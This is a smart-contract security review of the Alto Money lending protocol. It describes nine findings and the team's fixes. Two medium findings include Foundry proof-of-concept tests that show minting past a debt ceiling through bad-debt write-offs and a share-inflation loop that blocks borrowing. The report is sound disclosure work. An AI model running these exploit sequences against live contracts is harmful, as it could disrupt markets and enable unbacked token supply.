

Alto Money

Security Review

Cantina Solo review by:
Phaze, Lead Security Researcher

February 11, 2026

Contents

1	Introduction	2
1.1	About Cantina	2
1.2	Disclaimer	2
1.3	Risk assessment	2
1.3.1	Severity Classification	2
2	Security Review Summary	3
3	Findings	4
3.1	Medium Risk	4
3.1.1	Bad debt write-offs in mint markets reopen the debt ceiling	4
3.1.2	Shares-only borrowing can inflate <code>totalBorrowed.shares</code> and cause a borrowing DoS	6
3.2	Low Risk	8
3.2.1	Interest fee changes retroactively affect unaccrued interest	8
3.2.2	Missing fee recipient validation when setting interest fee	9
3.2.3	Liquidation engine can be removed from markets that depend on it	10
3.2.4	Governance liquidation can accrue interest during a pause	10
3.3	Gas Optimization	11
3.3.1	Simplify dynamic bonus fee calculation	11
3.4	Informational	12
3.4.1	Equal liquidation thresholds allow complete liquidation at any unhealthy LTV	12
3.4.2	Repay and liquidation burns can revert when unminted fees accrue	13

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

A security review is a detailed evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While the review endeavors to identify and disclose all potential security issues, it cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities that were absent during the initial review. Therefore, any changes made to the code require a new security review to ensure that the code remains secure. Please be advised that a security review is not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity level	Impact: High	Impact: Medium	Impact: Low
Likelihood: high	Critical	High	Medium
Likelihood: medium	High	Medium	Low
Likelihood: low	Medium	Low	Low

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings are a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

Alto is a decentralized credit protocol built around DUSD, focused keeping risk contained by isolating markets, using a single stablecoin and partial liquidations.

From Jan 18th to Jan 25th the security researchers conducted a review of [v1](#) on commit hash [75f40717](#). A total of **9** issues were identified:

Issues Found

Severity	Count	Fixed	Acknowledged
Critical Risk	0	0	0
High Risk	0	0	0
Medium Risk	2	1	1
Low Risk	4	4	0
Gas Optimizations	1	0	1
Informational	2	2	0
Total	9	7	2

3 Findings

3.1 Medium Risk

3.1.1 Bad debt write-offs in mint markets reopen the debt ceiling

Severity: Medium Risk

Context: [AltoMintMarket.sol#L155-L160](#)

Summary: Bad debt write-offs in the mint market reduce `totalBorrowed` without burning previously minted borrow tokens. This means the market can mint up to the full debt ceiling again even though outstanding tokens from the default remain in circulation. Over time, repeated write-offs can create untracked minted supply that exceeds the configured ceiling and keeps the protocol's true exposure uncapped.

Description: In mint markets, borrowing is implemented by minting the borrow token to the borrower via `_sendBorrowToken()`. Repayments and liquidations burn tokens by calling `_sendBorrowToken()` in the opposite direction. During liquidations, `_liquidate()` first applies the repay portion by reducing `totalBorrowed` and burning `result.repaidBorrowAmount` from the liquidator. If the borrower's collateral is exhausted, the remaining borrow shares are treated as bad debt and passed to `_applyLiquidationBadDebt()`.

The mint market override of `_applyLiquidationBadDebt()` reduces `totalBorrowed.shares` and `totalBorrowed.assets` and clears the borrower's shares, but does not burn any borrow tokens. The same override is used by `governanceLiquidate()`. As a result, bad debt reduces `totalBorrowed` while outstanding minted tokens stay in circulation. Because the debt ceiling check in `_borrow()` only compares `totalBorrowed.assets` to `totalSupply.assets`, a write-off reopens borrowing capacity and allows minting up to the full ceiling again even though prior minted tokens remain outstanding.

Impact Explanation: Bad debt write-offs can leave minted tokens in circulation while resetting the accounting used by the debt ceiling check. This allows the mint market to issue new tokens up to the full ceiling even though previous minted supply remains outstanding, potentially increasing unbacked supply and misrepresenting protocol exposure.

Likelihood Explanation: This behavior arises whenever a mint market position becomes insolvent and is liquidated into bad debt, or when governance liquidation is used. These are expected pathways in adverse market conditions, so the scenario is plausible without specialized attacker capabilities.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import {MarketCommon, MarketType} from "../lending/btt/Markets/MarketCommon.t.sol";
import {AltoMintMarket} from "@alto/lending/AltoMintMarket.sol";
import {IMintableERC20} from "@alto/lending/interfaces/IMintableERC20.sol";
import {LENDING_ORACLE_PRICE_PRECISION} from "@alto/oracles/interfaces/IOracle.sol";
import {IDcfDlbPriorityLiquidationEngine} from
↳ "@alto/lending/liquidation/interfaces/IDcfDlbPriorityLiquidationEngine.sol";

contract MintBadDebtPoC is MarketCommon {
    AltoMintMarket internal mintMarket;
    IMintableERC20 internal mintToken;

    uint256 internal constant HIGH_PRICE = 1000 * LENDING_ORACLE_PRICE_PRECISION; // 1000
    ↳ borrow tokens per collateral
    uint256 internal constant BORROW_AMOUNT = 750 ether;
    uint256 internal constant SMALL_COLLATERAL = 1 ether;
    uint256 internal constant DEBT_CEILING = 1000 ether;

    constructor() MarketCommon(MarketType.MINT) {}

    function setUp() public override {
        super.setUp();
        mintMarket = AltoMintMarket(address(market));
        mintToken = IMintableERC20(mintMarket.borrowToken());
    }
}
```

```

vm.prank(OWNER);
mintMarket.setDebtCeiling(DEBT_CEILING);

// Fund actors with collateral and approvals for convenience
deal(address(collateralToken), USER, SMALL_COLLATERAL);
vm.prank(USER);
collateralToken.approve(address(market), type(uint256).max);

deal(address(collateralToken), USER_2, SMALL_COLLATERAL);
vm.prank(USER_2);
collateralToken.approve(address(market), type(uint256).max);
}

/// @dev Demonstrates that bad debt is written off without burning minted borrow
↳ tokens,
/// allowing the market to remind up to the debt ceiling even though tokens from the
/// first default remain in circulation.
function test_BadDebtWriteOffLeavesUntrackedSupply_andAllowsReminting() external {
    // Inflate oracle price so a tiny collateral position can draw a large mint
    vm.prank(OWNER);
    oracle.setPrice(HIGH_PRICE);

    vm.prank(USER);
    market.addCollateral(SMALL_COLLATERAL, USER);

    vm.prank(USER);
    market.borrow(BORROW_AMOUNT, 0, USER, USER, "");

    uint256 supplyAfterBorrow = mintToken.totalSupply();
    assertEq(supplyAfterBorrow, BORROW_AMOUNT, "initial mint supply");

    // Crash price to make the position hopelessly undercollateralized
    vm.prank(OWNER);
    oracle.setPrice(LENDING_ORACLE_PRICE_PRECISION);

    // Hand the liquidator a single token to cover the small repay amount liquidation
    ↳ will ask for
    vm.prank(USER);
    mintToken.transfer(LIQUIDATOR, 1 ether);
    vm.prank(LIQUIDATOR);
    mintToken.approve(address(market), type(uint256).max);

    // Tag the position for liquidation and wait out the grace window
    address liquidationEngine = mintMarket.liquidationEngine();
    vm.prank(LIQUIDATOR);
    IDcfDLbPriorityLiquidationEngine(liquidationEngine).tagLiquidablePosition(USER,
    ↳ LIQUIDATOR);
    vm.warp(block.timestamp + 6 minutes);

    // Liquidation seizes all collateral and writes off the remaining debt as bad
    ↳ debt
    vm.prank(LIQUIDATOR);
    mintMarket.liquidate(USER, "", "");

    uint256 supplyAfterBadDebt = mintToken.totalSupply();
    (uint128 totalBorrowedAfter, ) = mintMarket.totalBorrowed();

    // Borrowed accounting is wiped while minted tokens remain outstanding
    assertEq(totalBorrowedAfter, 0, "bad debt removed from accounting");
    assertGt(supplyAfterBadDebt, 0, "orphaned minted supply persists");

    // With debt reset to zero, market happily mints again up to the debt ceiling
    vm.prank(OWNER);
    oracle.setPrice(HIGH_PRICE);

```

```

vm.prank(USER_2);
market.addCollateral(SMALL_COLLATERAL, USER_2);

vm.prank(USER_2);
market.borrow(BORROW_AMOUNT, 0, USER_2, USER_2, "");

uint256 supplyAfterSecondBorrow = mintToken.totalSupply();
(uint128 totalBorrowedAfterSecond, ) = mintMarket.totalBorrowed();

// Only the second borrow is tracked, despite total minted supply blowing past
// the ceiling
assertEq(totalBorrowedAfterSecond, BORROW_AMOUNT, "accounting reset enabled new
↳ capacity");
assertGt(supplyAfterSecondBorrow, DEBT_CEILING, "minted supply now exceeds debt
↳ ceiling");
assertGt(supplyAfterSecondBorrow, supplyAfterBadDebt, "reminting stacked on
↳ orphaned tokens");
}
}

```

Recommendation: Consider tracking bad debt in mint markets and incorporating it into the debt ceiling check so prior write-offs reduce available capacity. One approach could be to add a `badDebtAssets` accumulator that is increased in `_applyLiquidationBadDebt()` and then enforce `totalBorrowed.assets + badDebtAssets <= totalSupply.assets` inside `_borrow()`. If desired, a portion of bad debt could first offset `claimableFeesAssets` to apply a protocol first-loss buffer.

Alto: Fixed in [PR 449](#). We will be updating live contracts and all the fixes will be included in the upgrade.

Phaze: Fix verified. If this is live and if bad debt has already accrued that should be taken into account.

3.1.2 Shares-only borrowing can inflate `totalBorrowed.shares` and cause a borrowing DoS

Severity: Medium Risk

Context: [AltoBaseMarket.sol#L377-L386](#)

Summary: When borrowing with `assets == 0`, the market computes `assets` from `shares` using virtual shares and assets. If `totalBorrowed.assets` is zero, an attacker can repeatedly borrow with `shares` just below the virtual-share threshold to mint zero assets while exponentially increasing `totalBorrowed.shares`. This can push `totalBorrowed.shares` near the `uint128` limit, after which normal borrows revert due to `toUint128()` overflow, effectively causing a borrowing DoS.

Description: The borrow flow allows either `assets` or `shares` to be specified. For shares-only borrows, `_borrow()` computes `assets` as `convertToAssetsDown(shares, totalBorrowed.assets, totalBorrowed.shares)` and then increases `totalBorrowed.assets` and `totalBorrowed.shares` by those values. The conversion uses virtual assets and shares, so when `totalBorrowed.assets` is zero, the formula becomes `floor(shares / (totalBorrowed.shares + 1e6))`.

An attacker can repeatedly call

```

borrow(0, shares, ...) with `shares = totalBorrowed.shares + 1e6 - 1

```

This yields `assets = 0` but increases `totalBorrowed.shares` by approximately `totalBorrowed.shares + 1e6 - 1`, doubling the share supply each iteration. Because the borrow value also uses the same conversion with virtual assets, the attacker's borrow value remains `~1` even with very large shares, allowing the loop to continue with minimal collateral.

After enough iterations, `totalBorrowed.shares` approaches `uint128.max`. At that point, any normal asset-based borrow tries to convert assets to shares with `convertToSharesUp()`, which returns a value exceeding `uint128.max`. The cast to `uint128` reverts, blocking borrowing. This can also affect liquidations that convert repayment assets into shares, creating additional DoS risk.

Impact Explanation: An attacker can inflate `totalBorrowed.shares` at negligible cost and force subsequent borrows to revert due to `uint128` overflow. This can halt borrowing activity in the market and potentially interfere with liquidation flows that depend on share conversions.

Likelihood Explanation: This requires the attacker to be the first effective borrower while `totalBorrowed.assets` is zero or very small, which narrows the window for exploitation. The gain is limited to disruption rather than direct profit, so the likelihood is lower despite the low technical complexity.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import {MarketCommon, MarketType} from "../lending/btt/Markets/MarketCommon.t.sol";
import {LENDING_ORACLE_PRICE_PRECISION} from "@alto/oracles/interfaces/IOracle.sol";
import {Balance} from "@alto/lending/interfaces/IMarket.sol";
import {Uint128Converter} from "@alto/lending/libraries/Uint128Converter.sol";

contract BorrowShareInflation is MarketCommon {
    using Uint128Converter for uint256;

    uint256 internal constant INITIAL_SUPPLY = 1000 ether;
    uint256 internal constant COLLATERAL = 10 ether;
    uint256 internal constant VIRTUAL_SHARES = 1_000_000;

    constructor() MarketCommon(MarketType.BORROW) {}

    function setUp() public override {
        super.setUp();

        // Provide liquidity for borrowing
        deal(address(borrowToken), SUPPLIER, INITIAL_SUPPLY);
        vm.startPrank(SUPPLIER);
        borrowToken.approve(address(market), type(uint256).max);
        market.addSupply(INITIAL_SUPPLY, 0, SUPPLIER);
        vm.stopPrank();

        // Provide collateral for attacker and victim
        deal(address(collateralToken), USER, COLLATERAL);
        deal(address(collateralToken), USER_2, COLLATERAL);
        vm.startPrank(USER);
        collateralToken.approve(address(market), type(uint256).max);
        market.addCollateral(COLLATERAL, USER);
        vm.stopPrank();

        vm.startPrank(USER_2);
        collateralToken.approve(address(market), type(uint256).max);
        market.addCollateral(COLLATERAL, USER_2);
        vm.stopPrank();

        // Ensure oracle price = 1.0
        vm.prank(OWNER);
        oracle.setPrice(LENDING_ORACLE_PRICE_PRECISION);
    }

    function test_ShareInflationWithZeroAssets_causesBorrowRevert() external {
        // Inflate totalBorrowed.shares while keeping totalBorrowed.assets at 0
        while (true) {
            Balance memory totalBorrowed = market.totalBorrowed();
            assertEq(totalBorrowed.assets, 0, "totalBorrowed.assets should remain 0 in
            ↪ this loop");

            uint256 nextSharesToBorrow = uint256(totalBorrowed.shares) + VIRTUAL_SHARES
            ↪ - 1;
            uint256 nextTotalShares = uint256(totalBorrowed.shares) + nextSharesToBorrow;

            if (nextSharesToBorrow > type(uint128).max || nextTotalShares >
            ↪ type(uint128).max) {
                break;
            }
        }
    }
}
```



```

    }

    vm.prank(USER);
    market.borrow(0, nextSharesToBorrow, USER, USER, "");
}

Balance memory finalBorrowed = market.totalBorrowed();
assertEq(finalBorrowed.assets, 0, "totalBorrowed.assets should still be 0");
assertGt(finalBorrowed.shares, VIRTUAL_SHARES, "totalBorrowed.shares should
→ inflate");

// A small asset borrow now requires shares > uint128.max, reverting
vm.prank(USER_2);
vm.expectRevert(Uint128Converter.MathUtilsMaxUint128overflow.selector);
market.borrow(1 ether, 0, USER_2, USER_2, "");
}
}

```

Recommendation: Consider preventing shares-only borrows that compute to zero assets when `totalBorrowed.assets` is zero or very small. One approach could be to require `assets > 0` in `_borrow()` when `shares` is provided, or enforce a minimum `assets` value derived from `shares` before updating totals. Operationally, the first deposit or first borrow in a fresh market could be monitored to detect anomalous share growth early and respond with pausing or parameter adjustments.

Alto: Acknowledged.

Phaze: Acknowledged.

3.2 Low Risk

3.2.1 Interest fee changes retroactively affect unaccrued interest

Severity: Low Risk

Context: [AltoBorrowMarket.sol#L142-L151](#)

Summary: The `setInterestFee()` function in `AltoBorrowMarket` modifies the interest fee parameter without first accruing pending interest. This causes the new fee rate to be applied retroactively to interest that accumulated under the previous fee structure, potentially resulting in unexpected fee distributions.

Description: In `AltoBorrowMarket`, the `interestFee` parameter determines what portion of accrued interest is allocated to the `feeRecipient` as protocol revenue. When interest accrues, the fee is calculated by multiplying the total interest by the `interestFee` rate.

The `setInterestFee()` function allows the owner to update this fee rate. However, unlike the similar `setIrm()` function which calls `_accrueInterest()` before applying changes, `setInterestFee()` directly updates the fee parameter without settling pending interest first.

This means that any interest that has accumulated since the last accrual event will be subject to the new fee rate rather than the rate that was in effect when the interest was actually accruing. If the fee is increased, more interest than expected will be directed to the fee recipient. Conversely, if the fee is decreased, the fee recipient receives less than anticipated for the period before the change.

Impact: The protocol or its users may experience unexpected fee distributions. If the interest fee is increased, borrowers effectively pay higher fees retroactively on interest that accumulated before the change. If decreased, the fee recipient loses expected revenue from the pre-change period. The magnitude depends on the time elapsed since the last interest accrual and the size of the fee rate change.

Likelihood: This occurs whenever the owner updates the interest fee while there is unaccrued interest pending. The effect is more pronounced in markets with infrequent interactions and larger fee adjustments.

Recommendation: Consider calling `_accrueInterest()` before updating the `interestFee` parameter, consistent with how `setIrm()` handles similar state changes:

```

function setInterestFee(uint256 _newInterestFee) external onlyOwner {
    if (_newInterestFee > MATH_PRECISION) {
        revert AltoBorrowMarketInvalidInput();
    }
}

```

```

+     if (!paused[PAUSE_TYPE]) {
+         _accrueInterest();
+     }
+
+     emit SetInterestFee(interestFee, _newInterestFee);
+     interestFee = _newInterestFee;
+ }

```

Alto: Fixed in [PR 450](#).

Phaze: Fix verified.

3.2.2 Missing fee recipient validation when setting interest fee

Severity: Low Risk

Context: [AltoBorrowMarket.sol#L142-L151](#)

Summary: The `setInterestFee()` function in `AltoBorrowMarket` does not validate that a fee recipient is configured before allowing a non-zero interest fee. Additionally, `setFeeRecipient()` can remove the fee recipient while a non-zero interest fee remains active. This can result in fee shares being minted to the zero address, diluting supply share holders without any beneficiary.

Description: In `AltoBorrowMarket`, when interest accrues with a non-zero `interestFee`, the `_accrueInterest()` function calculates fee shares and credits them to the `feeRecipient`:

```

if (interestFee != 0) {
    uint256 feeBorrowAssets = interest.multiplyWithPrecision(interestFee);

    feeShares = feeBorrowAssets.convertToSharesDown(totalSupply.assets -
    ↳ feeBorrowAssets, totalSupply.shares);
    position[feeRecipient].supplyShares += feeShares.toUint128();
    totalSupply.shares += feeShares.toUint128();
}

```

The `setBorrowOpeningFee()` function correctly validates that `feeRecipient` is not the zero address when setting a non-zero fee. However, `setInterestFee()` lacks this validation, allowing a non-zero interest fee to be configured without a fee recipient.

Similarly, `setFeeRecipient()` in `AltoBaseMarket` checks for non-zero `borrowOpeningFee()` and `protocolFeePercentage` when removing the fee recipient, but `AltoBorrowMarket` does not override this to also check for non-zero `interestFee`.

If either misconfiguration occurs, interest fee shares will be minted to the zero address, increasing `totalSupply.shares` while the shares are effectively burned. This dilutes all legitimate supply share holders without any party receiving the fee.

Impact: Supply share holders can be diluted through fee shares minted to the zero address. The dilution grows with each interest accrual while the misconfiguration persists.

Likelihood: This requires an admin misconfiguration: either setting an interest fee without a recipient, or removing the recipient while an interest fee is active.

Recommendation: Consider adding fee recipient validation to `setInterestFee()`, consistent with `setBorrowOpeningFee()`:

```

function setInterestFee(uint256 _newInterestFee) external onlyOwner {
    if (_newInterestFee > MATH_PRECISION) {
        revert AltoBorrowMarketInvalidInput();
    }

+     if (feeRecipient == address(0) && _newInterestFee > 0) {
+         revert AltoBorrowMarketInvalidInput();
+     }
+
    emit SetInterestFee(interestFee, _newInterestFee);
}

```

```

    interestFee = _newInterestFee;
}

```

Additionally, consider overriding `setFeeRecipient()` in `AltoBorrowMarket` to check for non-zero `interestFee`:

```

function setFeeRecipient(address _feeRecipient) external override onlyOwner {
    uint256 protocolFeePercentage =
        ↪ IAltoLiquidationEngine(liquidationEngine).protocolFeePercentage();
    if (_feeRecipient == address(0) && (borrowOpeningFee() > 0 || protocolFeePercentage
        ↪ > 0 || interestFee > 0)) {
        revert AltoBorrowMarketInvalidInput();
    }

    emit SetFeeRecipient(feeRecipient, _feeRecipient);
    feeRecipient = _feeRecipient;
}

```

Alto: Fixed in [PR 451](#).

Phaze: Fix verified.

3.2.3 Liquidation engine can be removed from markets that depend on it

Severity: Low Risk

Context: [AltoBaseMarket.sol#L117-L119](#)

Description: Markets initialized with a liquidation engine depend on it for proper liquidation functionality. The `setLiquidationEngine()` function prevents setting the engine to `address(0)` directly, but does not prevent other modifications that could disrupt liquidations.

Additionally, special markets intentionally initialized without a liquidation engine can have one added via this setter, which changes their fundamental behavior.

The expected invariants are:

- Markets initialized with an engine should not have it removed.
- Markets initialized without an engine should not have one added.

Recommendation: Consider enforcing that markets without an engine cannot have one added:

```

function setLiquidationEngine(address _liquidationEngine) external onlyOwner {
-   if (_liquidationEngine == address(0)) {
+   if (_liquidationEngine == address(0) || liquidationEngine == address(0)) {
        revert AltoBaseMarketInvalidInput();
    }

    emit SetLiquidationEngine(liquidationEngine, _liquidationEngine);
    liquidationEngine = _liquidationEngine;

    IAltoLiquidationEngine(liquidationEngine).setMarketOnce(address(this));
}

```

This ensures markets with an engine can update it (but not remove it), while markets without an engine cannot have one added.

Alto: Fixed in [PR 455](#).

Phaze: Fix verified.

3.2.4 Governance liquidation can accrue interest during a pause

Severity: Low Risk

Context: [AltoBaseMarket.sol#L626-L651](#)

Description: When the market is paused via `PAUSE_TYPE`, the pause flow snapshots interest once and the IRMs reset `lastUpdate` on unpause, indicating the intended behavior is that interest does not accrue during the paused interval. However, `governanceLiquidate()` unconditionally calls `_accrueInterest()` and is callable while paused, which lets the owner accrue and compound interest during a global pause despite all public accrual entrypoints being blocked. This is an admin-only inconsistency with the pause semantics.

Recommendation: Consider preserving the ability to call `governanceLiquidate()` during pauses while preventing interest accrual in that state. One approach could be to skip accrual when `PAUSE_TYPE` is active, either inside `_accrueInterest()` or directly in `governanceLiquidate()`

```
function governanceLiquidate(address borrower) external onlyOwner nonReentrant returns
    ↪ (uint256, uint256) {
-   _accrueInterest();
+   if (!paused[PAUSE_TYPE]) {
+       // Avoid interest accrual while paused
+       _accrueInterest();
+   }
    // ...
}
```

Alto: Fixed in PR 456.

Phaze: Fix verified.

3.3 Gas Optimization

3.3.1 Simplify dynamic bonus fee calculation

Severity: Gas Optimization

Context: `DlbDcfPriorityLiquidationEngine.sol#L245-L248`


Description: The `_calculateBonusFee()` function uses an exponential calculation via `ExpLib.wExp()` to determine the bonus fee decay curve. This approach is gas-intensive and introduces a discontinuity at `liquidationPercentage == MATH_PRECISION`, where the function jumps from a non-zero value to exactly zero.

A simpler polynomial formula such as $(1 - x)^s$ (where x is the liquidation percentage and s is the steepness parameter) can achieve similar decay curves while being continuous and significantly cheaper to compute. For example, using $s = 4$ produces a comparable curve shape without requiring expensive exponential operations.

Recommendation: Consider replacing the exponential calculation with a power function:

```
function _calculateBonusFee(uint256 liquidationPercentage) internal view returns
    ↪ (uint256) {
-   if (liquidationPercentage < MATH_PRECISION) {
-       int256 exponent =
    ↪ -int256(liquidationConfiguration.dynamicBonusFeeDecaySteepness *
    ↪ liquidationPercentage)
-       / MATH_PRECISION_INT;
-       return liquidationConfiguration.dynamicBonusFeeStart.multiplyWithPrecision(uint256(ExpLib.wExp(exponent)));
-   } else {
-       return 0;
-   }
+   if (liquidationPercentage >= MATH_PRECISION) {
+       return 0;
+   }
+   uint256 base = MATH_PRECISION - liquidationPercentage;
+   uint256 decay = _pow(base, liquidationConfiguration.dynamicBonusFeeDecaySteepness);
+   return liquidationConfiguration.dynamicBonusFeeStart.multiplyWithPrecision(decay);
}
```

This provides a continuous curve, reduces gas costs, and maintains similar incentive dynamics for early liquidators.



Alto: Acknowledged.

Phaze: Acknowledged.

3.4 Informational

3.4.1 Equal liquidation thresholds allow complete liquidation at any unhealthy LTV

Severity: Informational

Context: [DlbDcfPriorityLiquidationEngine.sol#L279](#)

Description: The `_validateLiquidationConfiguration()` function permits `ltvForCompleteLiquidation` to equal `maxLiquidationLtv`:

```
if (_liquidationConfiguration.ltvForCompleteLiquidation <
    ↪ _liquidationConfiguration.maxLiquidationLtv) {
    revert DcfDlbPriorityLiquidationEngineInvalidInput();
}
```

When these values are equal, any position that becomes liquidatable (exceeds `maxLiquidationLtv`) immediately qualifies for 100% liquidation, as the liquidation percentage calculation would yield the maximum value. This eliminates the gradual liquidation mechanism where positions closer to `maxLiquidationLtv` receive partial liquidations and only severely underwater positions face complete liquidation.

This may be intentional for certain market configurations, but could also be an unintended consequence of the validation logic.

Recommendation: If gradual liquidation is always desired, consider enforcing a strict inequality:

```
- if (_liquidationConfiguration.ltvForCompleteLiquidation <
    ↪ _liquidationConfiguration.maxLiquidationLtv) {
+ if (_liquidationConfiguration.ltvForCompleteLiquidation <=
    ↪ _liquidationConfiguration.maxLiquidationLtv) {
    revert DcfDlbPriorityLiquidationEngineInvalidInput();
}
```

If allowing complete-liquidation-only configurations is intentional, consider documenting this behavior.

Alto: Fixed in [PR 453](#).

Phaze: Fix verified.

3.4.2 Repay and liquidation burns can revert when unminted fees accrue

Severity: Informational

Context: `AltoMintMarket.sol`#L162-L168

Description: In mint markets, `_accrueInterest()` and `_applyBorrowOpeningFee()` increase `totalBorrowed.assets` and `claimableFeesAssets` without minting DUSD. Repayments and liquidations compute amounts from `totalBorrowed` and then call `_sendBorrowToken()`, which in the mint market path calls `DUSD.burn()`. `DUSD.burn()` enforces a lower bound via `minterConfig[market].minted >= amount`, so a repayment or liquidation can revert whenever accrued interest or opening fees remain unminted. This creates a liveness dependency on fee claiming for full repayments and certain liquidations, even though the position is otherwise valid. The behavior is most visible in single-borrower or dominant-borrower markets, where any nonzero accrued fees can make a full repay or full liquidation revert until fees are claimed.

Recommendation: Consider auto-minting claimable fees before burning during `_repay()` and `_liquidate()` (for example by calling `claimInterest(0)` when `claimableFeesAssets > 0`), or otherwise ensuring the burn path never exceeds minted supply. If relaxing minter accounting is acceptable, consider tracking minted as signed or allowing the market to burn more than it has minted (i.e., relaxing the floor), noting that this weakens the minter accounting guarantees and the original purpose of the ceiling/floor.

Alto: Fixed in [PR 457](#).

Phaze: Fixed by minting borrow token during liquidations and repayments.

Note that this now allows anyone to trigger an interest claim (`claimInterest` is gated by owner or fee recipient check).